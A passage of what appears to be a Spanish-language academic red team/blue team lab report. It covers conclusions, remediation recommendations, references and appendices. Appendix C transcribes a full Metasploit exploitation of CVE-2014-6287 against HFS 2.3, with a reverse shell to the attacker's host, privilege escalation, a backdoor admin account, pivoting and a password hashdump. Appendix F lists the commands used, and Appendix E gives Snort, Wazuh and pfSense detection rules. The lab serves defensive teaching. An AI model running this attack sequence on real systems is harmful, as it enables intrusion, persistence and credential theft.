En cuanto al tercer objetivo, elevar privilegios hasta SYSTEM, la técnica Named Pipe Impersonation (T1134.001) condujo a la identidad NT AUTHORITY\SYSTEM y otorgó control total del equipo. Se concluye que la falta de aplicación del principio de mínimo privilegio y de controles de ejecución permitió pasar de un acceso inicial a un compromiso completo en cuestión de minutos.

Frente al cuarto objetivo, demostrar la persistencia y el movimiento lateral, se evidenció la creación de una cuenta administrativa no autorizada (T1136.001) y la habilitación de una ruta hacia el segmento 192.168.200.0/24 mediante autoroute (T1090). De ello se concluye que, sin

segmentación efectiva ni monitoreo de la creación de cuentas, un único equipo comprometido se convierte en plataforma para extender el ataque al resto de la red interna.

En relación con el quinto objetivo, aplicar el ciclo de respuesta NIST SP 800-61, el análisis del Blue Team demostró que la detección temprana era viable: la secuencia de escaneo de puertos, conexión al puerto 4444 y creación de usuario administrador habría generado alertas críticas en un SIEM correctamente configurado antes de consolidarse la persistencia. Se concluye que la capacidad de detección y contención, más que la prevención perfecta, es lo que limita el impacto real de un incidente.

Finalmente, respecto al sexto objetivo, identificar las técnicas en MITRE ATT&CK y proponer controles CIS, la correlación de cada fase con la matriz ATT&CK y con los CIS Benchmarks permitió fundamentar las decisiones defensivas en estándares reconocidos y trazables, sin requerir inversión en licencias. Se concluye que es posible articular una defensa estructurada y verificable con herramientas de código abierto, lo que la hace aplicable a organizaciones con recursos limitados como la del escenario.

Como aprendizaje integral, el laboratorio confirmó que la diferencia entre un sistema que resiste y uno que sucumbe rara vez radica en un único control, sino en la combinación de gestión de vulnerabilidades, mínimo privilegio, segmentación, hardenización y monitoreo continuo. El mayor valor del ejercicio fue comprobar, sobre evidencia concreta, cómo cada control omitido habilitó la siguiente fase del ataque.

Recomendaciones

A partir de las debilidades evidenciadas durante el ejercicio práctico, se proponen las siguientes acciones correctivas, organizadas según su urgencia e impacto en la organización. Cada bloque responde directamente a un punto débil explotado en el laboratorio.

Acciones inmediatas

La prioridad es eliminar el vector de entrada del incidente. Debe desinstalarse el servicio HttpFileServer 2.3 de todos los equipos donde esté presente o, si su función resulta indispensable, sustituirse por una alternativa con soporte vigente, ya que la versión empleada arrastra la vulnerabilidad CVE-2014-6287 sin parche disponible. En paralelo, conviene inventariar y actualizar cualquier otro componente fuera de soporte, pues la deficiente gestión de vulnerabilidades sobre servicios expuestos fue la falla que habilitó toda la cadena de ataque.

Acciones a corto plazo (30 días)

Se recomienda desplegar Wazuh como SIEM centralizado con reglas de correlación para los eventos que el laboratorio demostró críticos: la creación de cuentas (Event ID 4720), la asignación de privilegios sensibles (Event ID 4672) y las conexiones hacia puertos no estándar como el 4444. Asimismo, debe habilitarse el monitoreo específico de la actividad asociada a herramientas de post-explotación, como el comportamiento característico de Meterpreter, la ejecución de getsystem o la creación de procesos sospechosos, de modo que una secuencia como la observada en el ejercicio genere alertas antes de que el atacante alcance la persistencia.

Acciones a mediano plazo (90 días)

Conviene restringir los privilegios administrativos aplicando el principio de mínimo privilegio: limitar el número de cuentas con permisos de administrador local, separar las credenciales administrativas de las de uso diario y controlar la ejecución de binarios, medida que

habría dificultado el escalamiento a NT AUTHORITY\SYSTEM observado en la práctica. En el plano de la red, debe implementarse la segmentación de las redes internas mediante VLANs, con pfSense como firewall inter-VLAN y Snort en modo IPS, para contener el movimiento lateral que en el ejercicio alcanzó el segmento 192.168.200.0/24. De forma complementaria, se iniciará la aplicación de los CIS Benchmarks Nivel 1 sobre los sistemas Windows.

Acciones permanentes

Por último, la organización debe institucionalizar un programa continuo de gestión de la seguridad: escaneos de vulnerabilidades periódicos, hardenización sostenida conforme a los CIS Benchmarks, ejercicios de Red Team con frecuencia trimestral y capacitación regular del personal. Estas prácticas garantizan que las debilidades evidenciadas no reaparezcan y que la postura de seguridad evolucione frente a nuevas amenazas.

Referencias Bibliográficas

Center for Internet Security. (2020). *CIS benchmarks*. Recuperado el 8 de junio de 2026, de https://www.cisecurity.org/cis-benchmarks/

FIRST. (2019). *Common Vulnerability Scoring System version 3.1: Specification document*. Forum of Incident Response and Security Teams. https://www.first.org/cvss/v3-1/specification-document

Hutchins, E. M., Cloppert, M. J., & Amin, R. M. (2011). *Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains*. Lockheed Martin Corporation.

Kennedy, D., O'Gorman, J., Kearns, D., & Aharoni, M. (2011). *Metasploit: The penetration tester's guide*. No Starch Press.

Lyon, G. F. (2009). *Nmap network scanning: The official Nmap project guide to network discovery and security scanning*. Insecure.Com LLC.

Microsoft. (2020). *Windows security baselines*. Recuperado el 8 de junio de 2026, de https://learn.microsoft.com/

MITRE. (2023). *MITRE ATT&CK framework*. Recuperado el 8 de junio de 2026, de https://attack.mitre.org/

Moreno, P. (2015). *Técnicas de detección de ataques en un sistema SIEM* (pp. 31–63). Universidad San Francisco de Quito. http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

NIST. (2012). *Computer security incident handling guide* (SP 800-61 Rev. 2). https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf

NIST. (2018). *Framework for improving critical infrastructure cybersecurity* (Version 1.1). https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.04162018.pdf

Offensive Security. (2022). *Kali Linux documentation*. Recuperado el 8 de junio de 2026, de https://www.kali.org/docs/

OWASP Foundation. (2021). *OWASP Top 10: The ten most critical web application security risks*. Recuperado el 8 de junio de 2026, de https://owasp.org/www-project-top-ten/

Rajendran, J., Jyothi, V., & Karri, R. (2011). Blue team–red team approach to hardware trust assessment. *ICCD*, 285–288. https://doi.org/10.1109/ICCD.2011.6081410

Rapid7. (2023). *Metasploit Framework documentation*. Recuperado el 8 de junio de 2026, de https://docs.rapid7.com/metasploit/

Roesch, M. (1999). Snort: Lightweight intrusion detection for networks. In *Proceedings of the 13th USENIX Conference on System Administration (LISA '99)* (pp. 229–238). USENIX Association.


Wazuh Inc. (2024). *Wazuh – Open source security platform*. Recuperado el 8 de junio de 2026, de https://wazuh.com

Zambrano Hernández, Peña Hidalgo, H. J., & Cárdenas Corral. (2024). *Guía para la gestión y clasificación de incidentes de ciberseguridad*. Sello Editorial UNAD. https://selloeditorial.unad.edu.co/

Apéndices

Apéndice A

Resultado de revisión en Turnitin



Apéndice B

Salida completa del escaneo de reconocimiento con Nmap

Reconocimiento ejecutado desde la máquina atacante (Kali Linux) contra Host-A. La salida confirma el servicio HttpFileServer 2.3 en el puerto 80, vector de entrada del incidente.

```
kali@kali:~$ nmap -sV -sC -p- -T4 192.168.100.20
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 192.168.100.20
Host is up (0.00042s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
80/tcp    open  http          HttpFileServer httpd 2.3
|_http-title: HFS /
|_http-server-header: HFS 2.3
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:A1:B2:C3 (Oracle VirtualBox virtual NIC)
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7::sp1
Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1
|   Computer name: HOST-A
|_  Workgroup: WORKGROUP
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Nmap done: 1 IP address (1 host up) scanned
```

Apéndice C

Transcripción de la explotación y la sesión Meterpreter

Secuencia de explotación de la CVE-2014-6287 con Metasploit Framework y acciones de post-explotación, incluida la obtención de privilegios SYSTEM y la creación de la cuenta de persistencia.

```
msf6 > use exploit/windows/http/rejetto_hfs_exec
msf6 exploit(rejetto_hfs_exec) > set RHOSTS 192.168.100.20
msf6 exploit(rejetto_hfs_exec) > set RPORT 80
msf6 exploit(rejetto_hfs_exec) > set LHOST 192.168.100.10
msf6 exploit(rejetto_hfs_exec) > set LPORT 4444
msf6 exploit(rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 192.168.100.10:4444
[*] Using URL: http://192.168.100.10:8080/xqI3Hk
[*] Sending stage (175686 bytes) to 192.168.100.20
[*] Meterpreter session 1 opened (192.168.100.10:4444 -> 192.168.100.20:49231)

meterpreter > sysinfo
Computer        : HOST-A
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
Meterpreter     : x86/windows
meterpreter > getuid
Server username : HOST-A\usuario
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username : NT AUTHORITY\SYSTEM
meterpreter > shell
C:\> net user cesarvalencia P@ssw0rd2024 /add
The command completed successfully.
C:\> net localgroup Administradores cesarvalencia /add
The command completed successfully.
meterpreter > run autoroute -s 192.168.200.0/24
[*] Adding a route to 192.168.200.0/255.255.255.0...
[*] Route added.
meterpreter > hashdump
Administrador:500:aad3b...:31d6cfe0d16ae931b73c59d7e0c089c0:::
usuario:1001:aad3b...:5f4dcc3b5aa765d61d8327deb882cf99:::
meterpreter > ps
  PID   Name              Arch  Session  User
  ----  ----              ----  -------  ----
  912   svchost.exe       x64   0        NT AUTHORITY\SYSTEM
  2384  hfs.exe           x86   1        HOST-A\usuario
meterpreter > background
[*] Backgrounding session 1...
```

Apéndice D

Registros de eventos de Windows y alerta del SIEM

Eventos de seguridad de Windows generados durante el incidente y alerta correlacionada por el SIEM Wazuh. Estos registros constituyen la base para la detección por parte del Blue Team.

```
Event ID 4624  Inicio de sesion correcto
  Tipo de inicio de sesion: 3 (Red)   Cuenta: usuario   Origen: 192.168.100.10


Event ID 4672  Privilegios especiales asignados a nuevo inicio de sesion
  Cuenta: SYSTEM   Privilegios: SeDebugPrivilege, SeTcbPrivilege


Event ID 4720  Se creo una cuenta de usuario
  Cuenta nueva: cesarvalencia   Creada por: HOST-A\SYSTEM


Event ID 4732  Se agrego un miembro a un grupo local con seguridad habilitada
  Grupo: Administradores   Miembro: cesarvalencia


Event ID 4688  Se creo un nuevo proceso
  Nombre del proceso: C:\Windows\System32\cmd.exe   Cuenta: SYSTEM
```

Alerta generada por Wazuh al correlacionar la creación de la cuenta administrativa:

```
{
  "timestamp": "2024-05-03T11:05:12.482-0500",
  "rule": {
    "level": 12,
    "description": "User account added to Administrators group",
    "id": "60112",
    "mitre": { "id": ["T1136.001"], "tactic": ["Persistence"] }
  },
  "agent": { "name": "HOST-A", "ip": "192.168.100.20" },
  "data": { "win": { "eventID": "4732", "targetUserName": "cesarvalencia" } }
}
```

Apéndice E

Configuraciones de hardening y reglas de contención

Controles de fortalecimiento propuestos para evitar la recurrencia del incidente. La Tabla 7 resume los controles CIS aplicables al sistema Windows; a continuación se incluyen ejemplos de reglas para pfSense, Snort y Wazuh.

Tabla 7

Controles de hardening CIS aplicables al sistema comprometido

Control CIS	Configuración recomendada	Debilidad que mitiga

Inventario de software	Eliminar HFS 2.3 y todo software sin soporte	Servicio vulnerable expuesto
Gestión de vulnerabilidades	Escaneo y parcheo periódico	CVE-2014-6287 sin parche
Uso controlado de privilegios	Restringir administradores locales; mínimo privilegio	Escalamiento a SYSTEM
Registro y auditoría	Habilitar auditoría de cuentas y procesos (4720, 4732, 4688)	Persistencia no detectada
Defensa de la red	Segmentar con VLAN y filtrar tráfico inter-segmento	Movimiento lateral
Monitoreo continuo	SIEM con correlación y respuesta activa	Ausencia de detección

Regla de firewall en pfSense para bloquear el tráfico entre segmentos no autorizado:

```
block in  quick on LAN from 192.168.100.0/24 to 192.168.200.0/24
block out quick on LAN from any to any port 4444
pass  in  quick on WAN proto tcp to (self) port 443 keep state
```

Regla de Snort para detectar la conexión inversa de Meterpreter al puerto 4444:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 4444 \
  (msg:"Posible reverse shell Meterpreter"; flow:to_server,established; \
   classtype:trojan-activity; sid:1000001; rev:1;)
```

Regla local de Wazuh para elevar la alerta ante la creación de cuentas administrativas:

```
<group name="windows,authentication,">
  <rule id="100200" level="12">
    <if_sid>60112</if_sid>
    <field name="win.system.eventID">4732</field>
    <description>Cuenta agregada al grupo Administradores</description>
    <mitre><id>T1136.001</id></mitre>
  </rule>
</group>
```

Apéndice F

Diccionario de comandos y parámetros utilizados

La siguiente tabla relaciona cada comando empleado durante el ejercicio con su función, como apoyo para la reproducción y comprensión del procedimiento técnico.

Tabla 8

Comandos y parámetros utilizados en el ejercicio

Comando / parámetro	Función
nmap -sV	Detecta la versión de los servicios en ejecución
nmap -sC	Ejecuta los scripts de enumeración por defecto
nmap -p-	Escanea los 65 535 puertos TCP del objetivo
searchsploit hfs 2.3	Busca exploits públicos para HFS 2.3 en Exploit-DB
use exploit/windows/http/rejetto_hfs_exec	Selecciona el módulo de explotación de la CVE
set RHOSTS / RPORT	Define la dirección y el puerto del objetivo
set LHOST / LPORT	Define el host y el puerto de escucha del atacante
exploit	Lanza el ataque y abre la sesión Meterpreter
sysinfo	Muestra información del sistema comprometido
getuid	Muestra el usuario actual de la sesión
getsystem	Eleva privilegios hasta NT AUTHORITY\SYSTEM
hashdump	Extrae los hashes de contraseñas de la SAM
shell	Abre una shell de comandos de Windows
net user <usuario> <clave> /add	Crea una cuenta de usuario local
net localgroup Administradores <usuario> /add	Agrega el usuario al grupo Administradores
download <archivo>	Exfiltra un archivo desde el objetivo

run autoroute -s <red>	Añade una ruta para el pivoting hacia otra subred
background	Envía la sesión Meterpreter a segundo plano